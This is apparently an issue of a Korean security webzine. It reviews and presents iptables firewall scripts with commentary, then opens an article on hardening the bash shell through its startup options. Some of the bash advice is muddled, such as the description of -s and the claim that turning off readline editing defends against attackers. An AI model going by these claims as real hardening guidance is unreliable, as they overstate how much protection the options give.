$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p tcp --dport 20 -m state --state ESTABLISHED -j
ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p tcp --sport $UP_PORTS --dport $UP_PORTS -m state
--state ESTABLISHED,RELATED -j ACCEPT
```

```
#$IPTABLES -A FORWARD -i $EXT_IF -o $INT_IF -p tcp --sport 21 -m state --state ESTABLISHED -j ACCEPT
#$IPTABLES -A FORWARD -i $EXT_IF -o $INT_IF -p tcp --sport 20 -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A FORWARD -i $EXT_IF -o $INT_IF -m state --state ESTABLISHED,RELATED -j ACCEPT
#
# OUTPUT
# 필요한 만큼만 허용하도록 설정되어 있다.
$IPTABLES -A OUTPUT -o $EXT_IF -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o lo -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o $INT_IF -p tcp -m multiport --sport $TCP_SERVICES_IN_INT_IF -m state --state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p tcp -m multiport --sport $TCP_SERVICES_IN_EXT_IF -m state --state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A OUTPUT -o $INT_IF -p tcp -m multiport --dport $TCP_SERVICES_OUT_INT_IF -m state --state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p tcp -m multiport --dport $TCP_SERVICES_OUT_EXT_IF -m state --state NEW,ESTABLISHED -j ACCEPT

$IPTABLES -A OUTPUT -o $EXT_IF -p tcp --dport 20 -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p tcp --sport $UP_PORTS --dport $UP_PORTS -m state --state ESTABLISHED,RELATED -j ACCEPT
#
# POSTROUTING
# MASQUERADE 설정부분
$IPTABLES -t nat -A POSTROUTING -o $EXT_IF -j MASQUERADE

##########
# icmp types
#
#  0    Echo Reply                         [RFC792]
#  1    Unassigned                            [JBP]
#  2    Unassigned                            [JBP]
#  3    Destination Unreachable            [RFC792]
#  4    Source Quench                      [RFC792]
#  5    Redirect                           [RFC792]
#  6    Alternate Host Address                [JBP]
#  7    Unassigned                            [JBP]
#  8    Echo                               [RFC792]
#  9    Router Advertisement              [RFC1256]
# 10    Router Solicitation               [RFC1256]
# 11    Time Exceeded                      [RFC792]
# 12    Parameter Problem                  [RFC792]
# 13    Timestamp                                   [RFC792]
# 14    Timestamp Reply                             [RFC792]
# 15    Information Request                         [RFC792]
# 16    Information Reply                           [RFC792]
# 17    Address Mask Request                        [RFC950]
# 18    Address Mask Reply                          [RFC950]
# 19    Reserved (for Security)                       [Solo]
# 20-29 Reserved (for Robustness Experiment)           [ZSu]
# 30    Traceroute                                 [RFC1393]
# 31    Datagram Conversion Error                  [RFC1475]
# 32     Mobile Host Redirect                [David Johnson]
# 33     IPv6 Where-Are-You                   [Bill Simpson]
# 34     IPv6 I-Am-Here                       [Bill Simpson]
# 35     Mobile Registration Request          [Bill Simpson]
# 36     Mobile Registration Reply            [Bill Simpson]
# 37     Domain Name Request                       [Simpson]
# 38     Domain Name Reply                         [Simpson]
# 39     SKIP                                      [Markson]
# 40     Photuris                                  [Simpson]
# 41-255 Reserved                                      [JBP]
##########
echo "Firewall STARTED"
### END ###
# 원문에서 주석처리된 DNAT 설정부분
# 미완성으로 남았지만 무엇을 의도하였는지는 알아 볼 수 있다. 필자의 룰셋에서 DNAT 부분을 참고하기 바란다.
#iptables -t nat -A PREROUTING --dport <the listening port of internal host> -i <outer iface(eth0 for you)> -j DNAT --to
#iptables -t nat -A PREROUTING -p tcp -i (inet iface) --dport 80 -j DNAT --to-destination xxx.xxx.xxx.xxx:80
#iptables -t filter -A FORWARD -p tcp -d xxx.xxx.xxx.xxx --dport 80 -j ACCEPT
#iptables -A OUTPUT -o $IFACE -p icmp -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
#iptables -A INPUT      -i $IFACE -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT
```

체인별로 구분하여 룰을 정의하지 않았기 때문에 다소 혼란의 여지가 있는 룰셋이다. 개념이 다소 이해하기 어려운 OUTPUT 체인상의 필터링을 많이 사용하여 난해한 구성이라는 느낌이 들었다.

하지만 체인별이 아닌 기능별로 나누어 설정을 했기 때문에 나름대로 그쪽으로 방향을 잡고 분석을 해 본다면 이해가 쉬울 수도 있다.

안타까운 부분이 있다면, 이 룰셋을 가지고 다른 환경에 적용하려면 많은 아마 수작업을 거쳐야 할 것 같다는 것이다. 어차피 방화벽 룰셋이야 해당 방화벽을 위한 것이기만 하면 되지만, 방화벽 자체의 설정이 변경되거나 주변 환경이 달라졌을 경우(드문 일이겠지만) 룰셋의 거의 모든 부분에 신경을 써서 수정 작업을 거쳐야 할 것 같았다. 또한 에러를 막기 위해 "6(Unassigned)"포트를 이용한다는 것은 필요 없는 룰을 한줄 더 만드는 결과로, 수행성능을 조금이나마 떨어뜨린다는 점에서 안타깝다.

한 가지 더 덧붙이자면, 변수선언부에서는 상당히 자세한 설명이 나와 있는데, 막상 룰을 정의하는

곳에는 주석이 거의 없다는 것이다. 시간이 지나거나 다른 관리자가 룰셋을 봤을 경우 이해하는데 시간이 다소 걸릴 문제이다. 필자의 짧은 소견이었다.

```
+++++
vogt@hansenet.com 에 의해 작성되었다.
+++++

#! /bin/sh

# iptables를 이용한 방화벽 설정 스크립트(데비안)
# (/etc/init.d/firewall)
# 다른 배포판의 경우 약간의 수정이 있어야 함

# iptables 실행파일의 위치
IPTABLES="/sbin/iptables"

# 도중에 에러가 있을시 스크립트의 실행을 중단한다.
set -e

case "$1" in
  start)
        echo "Starting firewall: "
        # 필요한 모듈 업
        modprobe ip_conntrack
   echo -n "setting default policy: "
   # 포워딩을 허용하지 않는다.
   # syncookies and NO ip-forwarding
        echo 1 > /proc/sys/net/ipv4/tcp_syncookies
        echo 0 > /proc/sys/net/ipv4/ip_forward
        # 기존 룰셋 플러쉬, iptables 초기화
        $IPTABLES -F
        $IPTABLES -X
        $IPTABLES -Z

        # 기본정책은 모두 DROP 이다
        $IPTABLES -P INPUT DROP
        $IPTABLES -P FORWARD DROP
        $IPTABLES -P OUTPUT DROP

   # 사용자 정의 체인 in_icmp, in_tcp, in_udp를 만든다. 이름을 보면 알겠지만 프로토톨별로 점프될 체인이다.
   $IPTABLES -N in_icmp
   $IPTABLES -N in_tcp
   $IPTABLES -N in_udp
   # INPUT으로 들어오는 패킷을 프로토콜별로 사용자 정의체인에 점프시킨다.
   $IPTABLES -A INPUT -p tcp -j in_tcp
   $IPTABLES -A INPUT -p udp -j in_udp
   $IPTABLES -A INPUT -p icmp -j in_icmp
   echo "done"

        echo -n "spoofing, redirect and broadcast protection/logging: "
        #
        #
        echo "1" > /proc/sys/net/ipv4/conf/all/log_martians
            echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects
        echo "0" > /proc/sys/net/ipv4/conf/all/accept_source_route
        echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
        echo "done"

        # 각종 스캐닝에 대한 로그가 남도록 설정
        # ipt_psd.o 모듈은 각종 스캐닝 탐지를 수행해주는 모듈인것으로 생각된다. (Port Scan
Detector의 약자가 아닐까 사료됨...자료를 아직 찾지 못했음 ㅠㅡㅠ 아시는분 연락주세요¯)
        # 이 모듈이 없는 경우 룰을 직접 적용 시킨다.
        echo -n "enabling scan detection: "
   if [ -f /lib/modules/`uname -r`/kernel/net/ipv4/netfilter/ipt_psd.o ]; then
                $IPTABLES -A INPUT -m psd -m limit --limit 5/minute -j LOG --log-prefix '####
Port Scan ####'
                echo "psd enabled"
   else
                $IPTABLES -A INPUT -p icmp --icmp-type echo-request -m limit --limit 5/minute -j
LOG --log-prefix '#### Ping Scan ####'
                # high rate for stealth scans, since they could be legitimate connection
                # attempts as well
                $IPTABLES -A in_tcp -p tcp --tcp-flags SYN,ACK,FIN,RST RST -m limit --limit 1/s
--limit-burst 5 -j LOG --log-level info --log-prefix '#### Stealth Scan ####'
                $IPTABLES -A in_tcp -p tcp --tcp-flags ALL FIN,URG,PSH -m limit --limit 5/m -j
LOG --log-level info --log-prefix '#### XMAS Scan ####'
                $IPTABLES -A in_tcp -p tcp --tcp-flags SYN,RST SYN,RST -m limit --limit 5/m -j
LOG --log-level info --log-prefix '#### SYN/RST Scan ####'
                $IPTABLES -A in_tcp -p tcp --tcp-flags SYN,FIN SYN,FIN -m limit --limit 5/m -j
LOG --log-level info --log-prefix '#### SYN/FIN Scan ####'
                echo "limited detection enabled (no ipt_psd module)"
   fi

echo -n "flood, fragment and various other protections: "
        # we allow 4 TCP connects per second, no more
        # 초당 4개의 TCP 연결을 허용한다. 그 이상은 허용하지 않는다.
        # 사용자 정의 체인 syn-flood를 생성한다.
        # INPUT체인으로 들어온 syn 상태의 패킷은 이 체인으로 점프되어 처리된다.
        # 바로 이 체인에서 연결수를 조절한다.
        $IPTABLES -N syn-flood
        $IPTABLES -A INPUT -p tcp --syn -j syn-flood
        $IPTABLES -A syn-flood -m limit --limit 1/s --limit-burst 4 -j RETURN
        $IPTABLES -A syn-flood -j DROP
        # new connections that have no syn set are most probably evil
        # syn 플래그 없는 NEW상태의 패킷은 의심스러우므로 DROP한다
        $IPTABLES -A INPUT -p tcp ! --syn -m state --state NEW -j DROP
        # invalid packets
        # INVALID 상태의 패킷이나 잘못된 TCP옵션을 가지고 있는 패킷은 로그로 남긴다.
        $IPTABLES -A INPUT -p tcp -m state --state INVALID -m limit --limit 10/m -j LOG --log-level info --log-prefix "### Invalid Packet ###"
        $IPTABLES -A INPUT -p tcp --tcp-option 64 -m limit --limit 5/m -j LOG --log-level info --log-prefix "### Bad TCP FLAG(64) ###"
        $IPTABLES -A INPUT -p tcp --tcp-option 128 -m limit --limit 5/m -j LOG --log-level info --log-prefix "### Bad TCP FLAG(128) ###"
        echo "done"


echo -n "setting up ICMP: "
        # ICMP type 0, 8, 3, 11, 30을 ACCEPT하도록 한다
        # we allow echo requests and replies
        # could limit replies to could limit replies to related, but since we
        # answer ping requests, where would be the point in that?
        $IPTABLES -A in_icmp -p icmp --icmp-type  0 -j ACCEPT
        $IPTABLES -A in_icmp -p icmp --icmp-type  8 -j ACCEPT
        # we need destination unreachable
        $IPTABLES -A in_icmp -p icmp --icmp-type  3 -j ACCEPT
         # we are nice and allow traceroute, though it is not required
        $IPTABLES -A in_icmp -p icmp --icmp-type 11 -j ACCEPT
        $IPTABLES -A in_icmp -p icmp --icmp-type 30 -j ACCEPT
   echo "done"

   echo -n "enabling local and outgoing traffic: "
        # lo에서 나가는 패킷을 허용
        $IPTABLES -A INPUT  -i lo -j ACCEPT
        # tcp가 연결후 사용(당연히 상태는 ESTABLISHED, RELATED)하는 포트 1024부터65535까지 허용한다.
        $IPTABLES -I in_tcp -p tcp --dport 1024:65535 -m state --state ESTABLISHED,RELATED -j ACCEPT
        # OUTPUT체인을 타고 나가는 패킷은 모두 허용하도록 한다.
        $IPTABLES -A OUTPUT -j ACCEPT

   # we are nice and reject instead of drop ident traffic
   #
   # auth포트(113)으로 들어오는 tcp패킷을 DROP 하지 않고, REJECT 처리한다.
   # DROP은 그냥 패킷을 버리고 가만히 있는 반면, REJECT는 거부의사를 전달해준다.
   $IPTABLES -I in_tcp -p tcp --dport auth --j REJECT
   echo "done"
        echo -n "enabling selected services:"
   # 허용할 서비스에서 사용하는 포트를 허용한다.
   $IPTABLES -I in_tcp -p tcp --dport http -m state --state NEW,ESTABLISHED -j ACCEPT
   echo -n " http"
        $IPTABLES -I in_tcp -p tcp --dport ssh -m state --state NEW,ESTABLISHED -j ACCEPT
   echo -n " ssh"
        $IPTABLES -I in_tcp -p tcp --dport smtp -m state --state NEW,ESTABLISHED -j ACCEPT
   echo -n " smtp"
        $IPTABLES -I in_tcp -p tcp --dport imaps -m state --state NEW,ESTABLISHED -j ACCEPT
   echo -n " imaps"
        $IPTABLES -I in_tcp -p tcp --dport domain -m state --state NEW,ESTABLISHED -j ACCEPT
        $IPTABLES -I in_udp -p udp --dport domain -m state --state NEW,ESTABLISHED -j ACCEPT
   echo -n " dns"
        $IPTABLES -I in_tcp -p tcp --dport ftp -m state --state NEW,ESTABLISHED -j ACCEPT
        # active ftp
        $IPTABLES -I in_tcp -p tcp --dport ftp-data -m state --state ESTABLISHED,RELATED -j
ACCEPT
   echo -n " ftp"
   # quake3
   $IPTABLES -I in_udp -p udp --dport 1024:65535 -j ACCEPT
   echo -n " quake (all UDP >1024)"
   echo " - all done"
        echo "Firewall setup complete."
        ;;
  stop)
        echo -n "Shutting down firewall: "
        # 모든 테이블을 플러쉬하고 기본정책을 ACCEPT해서 iptables를 초기화한다.
        $IPTABLES -F
        $IPTABLES -X
        $IPTABLES -P INPUT ACCEPT
        $IPTABLES -P FORWARD ACCEPT
        $IPTABLES -P OUTPUT ACCEPT
        echo "done"
        ;;
  *)
        N=/etc/init.d/$NAME
        echo "Usage: $N {start|stop}" >&2
        exit 1
        ;;
esac
```

```
exit 0
```

체인별로 구분하여 룰을 진행 했다면 좋았을것 같다는 생각이 들었다. in_tcp의 경우 한곳에 모아서 정리를 했다면 체인의 구성이 더 잘 보였을것 같다.
앞서 말했지만 데비안에서 사용하던 스크립트이므로 리눅스에서 돌릴때 조금의 수정이 있어야 하겠다.

필자도 위의 룰셋을 분석하면서 많은 것을 얻을 수 있었고, 또한 이 문서를 시작할 시점에 있던 룰셋을 업그레이드하게 되었다. 이 룰셋을 마지막으로 본 문서를 마치려고 한다. (이미 설명이 다 이루어진 내용이므로 자세한 설명은 붙이지 않았다)

```
#!/bin/sh
################################################################################
### iptables Rule set                                                    ###
### Nabogiyo@wowhacker.org                                           ###
### Version 2.2                                                         ###
### Last modify 9. March 2003
################################################################################

IPTABLES="/usr/local/sbin/iptables"

INTERNET_IFACE="eth0"
LOCAL_LAN_IFACE="eth1"
LOCAL_LAN_IP="172.16.10.1"
LOCAL_LAN_IP_RANGE="172.16.10.0/24"

ALLOW_PORT="22"
CONTACT_PORT=""

INTERNET_IP_ForSNAT=""
MASQUERADE_LAN_IP_RANGE="172.16.10.0/24"
SNAT_LAN_IP_RANGE=""

ACCEPT_HOST="172.16.10.2"

INTERNAL_SERVER_IP="172.16.10.2"
TCP_FORWARD="8080>172.16.10.2:80"

DROP_IP=""
FW_DROP_IP=""

# Enable FORWARD
/bin/echo "1" > /proc/sys/net/ipv4/ip_forward

# SYN Cookie Protection
```

```
/bin/echo "1" > /proc/sys/net/ipv4/tcp_syncookies

# Disable response to ping
#/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_all

# Disable response to broadcasts
/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

# Don't accept source routed packets
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_source_route
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/send_redirects

# Disable ICMP redirect acceptance
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects

# Enable bad error message protection
/bin/echo "1" > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses

# Turn on reverse path filtering
for interface in /proc/sys/net/ipv4/conf/*/rp_filter; do
/bin/echo "1" > ${interface}
done

# Log spoofed packets, source routed packets, redirect packets
/bin/echo "1" > /proc/sys/net/ipv4/conf/all/log_martians

# Check iptables
if ! [ -x ${IPTABLES} ] ; then
        echo "iptables can't find... firewall setting cancel"
        exit 1
fi

# Iptables Initialization
${IPTABLES} -F
${IPTABLES} -X
${IPTABLES} -t nat -F
${IPTABLES} -t nat -X
${IPTABLES} -t mangle -F
${IPTABLES} -t mangle -X

echo 'iptables initialization'

# Default Police is DROP
${IPTABLES} -P INPUT   DROP
```

```
${IPTABLES} -P OUTPUT  DROP
${IPTABLES} -P FORWARD DROP
echo 'Default Police : ALL DROP'

########################################
### New Chain                        ###
########################################
#1. Tcp_Packets
${IPTABLES} -N Tcp_Packets
${IPTABLES} -A Tcp_Packets -p tcp ! --syn -m state --state NEW -j LOG --log-prefix "IPTABLES :
New not syn"
${IPTABLES} -A Tcp_Packets -p tcp ! --syn -m state --state NEW -j DROP

#2. ICMP_Packets
${IPTABLES} -N ICMP_Packets
${IPTABLES} -A ICMP_Packets -p icmp -m limit --limit 1/hour --limit-burst 3 -s !
${LOCAL_LAN_IP_RANGE} -j LOG --log-level 6 --log-prefix "IPT: icmp not from
 local"
${IPTABLES} -A ICMP_Packets -p icmp -s ! ${LOCAL_LAN_IP_RANGE} -j DROP

#3. UDP_Packets
${IPTABLES} -N UDP_Packets

########################################
###  INPUT                           ###
########################################

${IPTABLES} -A INPUT -p tcp -j Tcp_Packets
#${IPTABLES} -A INPUT -p udp -j UDP_Packets
${IPTABLES} -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
${IPTABLES} -A INPUT -p icmp -j ICMP_Packets


if [ "${DROP_IP}" != "" ]; then
        echo -n "DROP IP :  "
        for ip in ${DROP_IP} ; do
                ${IPTABLES} -A INPUT -s ${ip} -j DROP
                echo -n "${ip} "
        done
        echo
fi


# Block incoming fragments $INT_IF
```

```
$IPTABLES -A INPUT -i ${INTERNET_IFACE} -f -j LOG --log-prefix "IPTABLES FRAGMENTS $INT_IF: "
$IPTABLES -A INPUT -i ${INTERNET_IFACE} -f -j DROP
echo "Block incoming fragments ${INTERNET_IFACE}"


if [ "${ACCEPT_HOST}" != "" ]; then
        echo -n "ACCEPT HOST : "
        for host_info in ${ACCEPT_HOST} ; do
                echo ${host_info} | {
                IFS=';' read host_ip host_mac
                if [ "${host_mac}" != "" ]; then
                        if [ "${host_ip}" != "" ]; then
                                ${IPTABLES} -A INPUT -s ${host_ip} -m mac --mac-source
${host_mac} -j ACCEPT
                                echo -n "${host_ip}(${host_mac})  "
                        else
                                ${IPTABLES} -A INPUT -m mac --mac-source ${host_mac} -j ACCEPT
                                echo -n "${host_mac} "
                        fi
                else
                        ${IPTABLES} -A INPUT -s ${host_ip} -j ACCEPT
                        echo -n "${host_ip}  "
                fi
                }
        done
        echo
fi

if [ "$ALLOW_PORT" != "" ]; then
        echo -n "ALLOW PORT (SERVICE) : "
        for port in ${ALLOW_PORT} ; do
                ${IPTABLES} -A INPUT -p tcp --dport ${port} -j ACCEPT
                echo -n "${port} "
        done
        echo
fi

${IPTABLES} -A INPUT -m limit --limit 3/minute --limit-burst 3 -j LOG --log-level 6 --log-prefix
"IPT:INPUT packet died: "
echo "Logging UnAccepted Packet "

########################################
### FORWARD                          ###
########################################
```

```
if [ "$FW_DROP_IP" != "" ] ; then
        echo -n "Forward DROP IP : "
        for drop_ip in ${FW_DROP_IP} ; do
                ${IPTABLES} -A FORWARD -s ${drop_ip} -j DROP
                echo -n "${drop_ip} "
        done
fi
echo

if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
        echo -n "MASQUERADE LAN : "
        for ip_range in ${MASQUERADE_LAN_IP_RANGE} ; do
                ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
                ${IPTABLES} -A FORWARD -d ${ip_range} -m state --state ESTABLISHED,RELATED -j
ACCEPT
                echo -n "${ip_range} "
        done
        echo
fi

if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
        echo -n "SNAT LAN : "
        for ip_range in ${SNAT_LAN_IP_RANGE} ; do
                ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
                ${IPTABLES} -A FORWARD -d ${ip_range} -m state --state ESTABLISHED,RELATED -j
ACCEPT
                echo -n "${ip_range} "
        done
        echo
fi


if [ "${TCP_FORWARD}" != "" ]; then
        for forward in ${TCP_FORWARD} ; do
                echo "${forward}" | {
                IFS='>:' read sport host dport
                ${IPTABLES} -A FORWARD -p tcp -d ${host} --dport ${dport} -j ACCEPT
                ${IPTABLES} -A FORWARD -p tcp -s ${host} --sport ${dport} -j ACCEPT
                echo "Forwarding Enable ${sport}->>${host}:${dport}"
                echo "Internal Server : ${host}(${dport})"
                }
        done
        echo
```

```
fi


if [ "${INTERNAL_SERVER_IP}" != "" ]; then
        echo -n "INTERNAL SERVER : "
        for server_ip in ${INTERNAL_SERVER_IP}; do
                ${IPTABLES} -A FORWARD -d ${server_ip} -j ACCEPT
                ${IPTABLES} -A FORWARD -s ${server_ip} -j ACCEPT
                echo -n "${server_ip}"
        done
        echo
fi

########################################
### OUTPUT                           ###
########################################
echo -n "OUTPUT : "

${IPTABLES} -A OUTPUT -s 127.0.0.1 -j ACCEPT
echo -n "loopback, "

if [ "${LOCAL_LAN_IFACE}" != "" ]; then
        for iface in ${LOCAL_LAN_IFACE}; do
                ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
                echo -n "${iface} "
        done
fi

if [ "${INTERNET_IFACE}" != "" ]; then
        for iface in ${INTERNET_IFACE}; do
                ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
                echo -n "${iface} "
        done
        echo "ACCEPT"
fi

########################################
### PREROUTING                       ###
########################################

if [ "${TCP_FORWARD}" != "" ]; then
        for forward in ${TCP_FORWARD} ; do
                echo "${forward}" | {
                IFS='>:' read sport host dport
                ${IPTABLES} -t nat -A PREROUTING -p tcp -i ${INTERNET_IFACE} --dport ${sport} -j
DNAT --to-destination ${host}:${dport}
                echo "DNAT Enable : FireWall:${sport}-->>Internal Server ${host}:${dport}"
                }
        done
        echo
fi

########################################
### POSTROUTING                      ###
########################################
##${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -o ${INTERNET_IFACE} -j MASQUERADE

if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
        echo -n "MASQUERADE Enable : "
        for ip_range in ${MASQUERADE_LAN_IP_RANGE}; do
                ${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -j MASQUERADE
                echo -n "${ip_range} "
        done
        echo
fi

if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
        echo -n "SNAT Enable : "
        for ip_range in ${SNAT_LAN_IP_RANGE}; do
                ${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -o ${INTERNET_IFACE} -j SNAT
--to-source ${INTERNET_IP_ForSNAT}
                echo -n "${ip_range} "
        done
        echo
fi

echo "My FireWall Rule All Done~!!"
```

참고자료

http://www.netfilter.org/
http://www.linuxguruz.org/iptables/
http://monmotha.mplug.org/~monmotha/firewall/index.php
iptables tutorial
 -- http://www.netfilter.org/documentation/tutorials/blueflux/iptables-tutorial.html
Linux Network Administrator's Guide 2nd Edition(O'Relly)
Connection tracking
 -- http://kalamazoolinux.org/presentations/20010417/conntrack.html
Linux 2.4 Packet Filtering HOWTO

-- http://www.netfilter.org/documentation/HOWTO//packet-filtering-HOWTO.txt

Linux netfilter Hacking HOWTO

-- http://www.netfilter.org/documentation/HOWTO//netfilter-hacking-HOWTO.txt

WOWHACKER Team
OVERHEAD
WEBZINE #2
The Best Hacker Team WOWCODE and OVERHEAD
OVERHEAD WEBZINE #2

7x00. SecureBash Layout 1/3

By Mr8
mr8kor@kornet.net

7x01. 시작하며

이 문서는 *nix 운영체제를 사용하는 관리자들에게 도움을 줄 목적으로 작성한 것으로 *nix는 크게 Kernel, Shell 계층으로 나누어 져서 다양한 작업들을 수행한다. 커널이나 쉘의 개념 이해는 관련서적을 참조하기 바라며 이 문서에서는 GNU-Linux의 기본 쉘이자 *nix 계열에서 큰 인기를 얻고 있는 Bash의 보안성 강화를 위한 방법론을 제시한다.

7x02. Secure Bash란?

시시각각 보고되는 *nix 계열의 보안취약점은 수많은 Hacker나 Cracker들에 의해 발견되어지고 공격당하고 관리자들은 시시각각 보고되는 보안 문제점에 대한 Patch를 하기에 분주하다. 많은 곳에서 보안 문제점이 생기는데 이 보안 취약점을 공격하기 위한 공격자들의 최전선이 쉘이며 이를 막기 위한 관리자의 최전선 역시 쉘이다. 우리는 관리자의 관점에서 시작할 것이며 SecureOS가 아닌 일반적인 리눅스 배포판들은 3rd 보안도구들의 조합으로 보안성 강화를 꾀하고 있다. 흔히들, 사용하는 tripwire나 port-centry등이 한 예가 될 것이다.

각 종 쉘 관련 보안성 강화 문서를 보면 대부분 퍼미션 부여와 리소스 제한 및 3rd 보안도구의 조합을 대상으로 설명을 진행하고 있다. 이러한 내용들이 분명 보안성강화에 도움을 주기는 하지만, 우리는 좀 더 근원적인 쉘 자체의 보안성 강화를 간과하는 경향이 있다.

그럼, 쉘 자체의 보안성 강화를 위해서는 어떻게 할 것인가?

쉘 자체의 보안성 강화는 다시 세 가지 큰 분류로 나눌 수 있는데, 커널 자체 소스의 수정, 쉘 자체 소스의 수정, 쉘 응용 부분의 제어가 그것이다. 커널 자체 소스의 수정은 범위를 벗어나고, 쉘 자체 소스의 수정과 쉘 응용 부분의 제어가 우리가 해야 할 일이다.

Secure Bash는 Bash 소스의 문제가 되는 부분을 수정하고 Bash 응용부분의 강력한 제어를
통해 관리자에게 놀고 먹을 수 있는 시간을 좀 더 줄 것이라 믿어 의심치 않는다.

7x03. Secure Bash의 응용부분 제어

응용부분의 제어는, Bash의 실행 옵션, 변수 제어로 구성될 수 있다. 참고로, 보안성 강화란 공격자를 최대한 고생시켜 의욕을 저하시키는 것도 포함한다. 읽다보면 얼마만큼 공격자를 고생시킬 수 있는지 알게 될 것이다. =)

7x04. Bash의 실행 옵션

Bash의 실행 옵션은 Bash의 초기화를 담당하는 것으로 아래 옵션들을 사용하게 되면 보안성 강화에 도움을 준다.

- -s

-s는 표준 입력으로부터 명령을 읽어 들이는데 이 옵션을 사용하지 않으면 사용자는 항상 파일을 통해 의사를 표현해야 한다. 공격자의 표준입력(기본적으로 키보드 입력)에 대한 제약사항을 주어 삽질 의욕을 저하시킨다.

- --noediting


--noediting 옵션은 대화형 쉘 에서 GNU readline 기능을 사용하지 못하게 한다. 공격자 고생시키기에 딱이다.

- -nolineediting

대화형 모드에서 명령을 읽을 때 GNU readline 라이브러리를 사용하지 않는다.

- --restricted

제한 쉘(restricted shell)을 사용하는 것이다. - 상당히 강력한 쉘의 사용제한이 수행된다. -



```
[mr8@jujak mr8]$ # 이는 Gnu readline library에 의존적이다.
[mr8@jujak mr8]$ echo "우리 이쁜이는 큰 애기레욧 ! 호호 ^^*"
우리 이쁜이는 큰 애기레욧 ! 호호 ^^*
[mr8@jujak mr8]$ echo "우리 이쁜이는 큰 애기레욧 ! 호호 ^^*" # Ctrl+p를 누른 상황이다.
우리 이쁜이는 큰 애기레욧 ! 호호 ^^*
[mr8@jujak mr8]$ bash --noediting
[mr8@jujak mr8]$ ^P^P^P
bash: +++: command not found
[mr8@jujak mr8]$ # 즉, 악의를 가진 장난꾸러기는 키바인딩의 편의성 없이
[mr8@jujak mr8]$ # 절라 타이핑하면서 신질해야 한다. 장난꾸러기를 지치게 만들자 -_-//
[mr8@jujak mr8]$ exit # 나가자.
exit
[mr8@jujak mr8]$ # --nolineediting은 대화형 쉘에서 명령을을 읽을때 readline library
[mr8@jujak mr8]$ # 를 사용하지 않는 것으로 --noediting과 거의 유사하다.
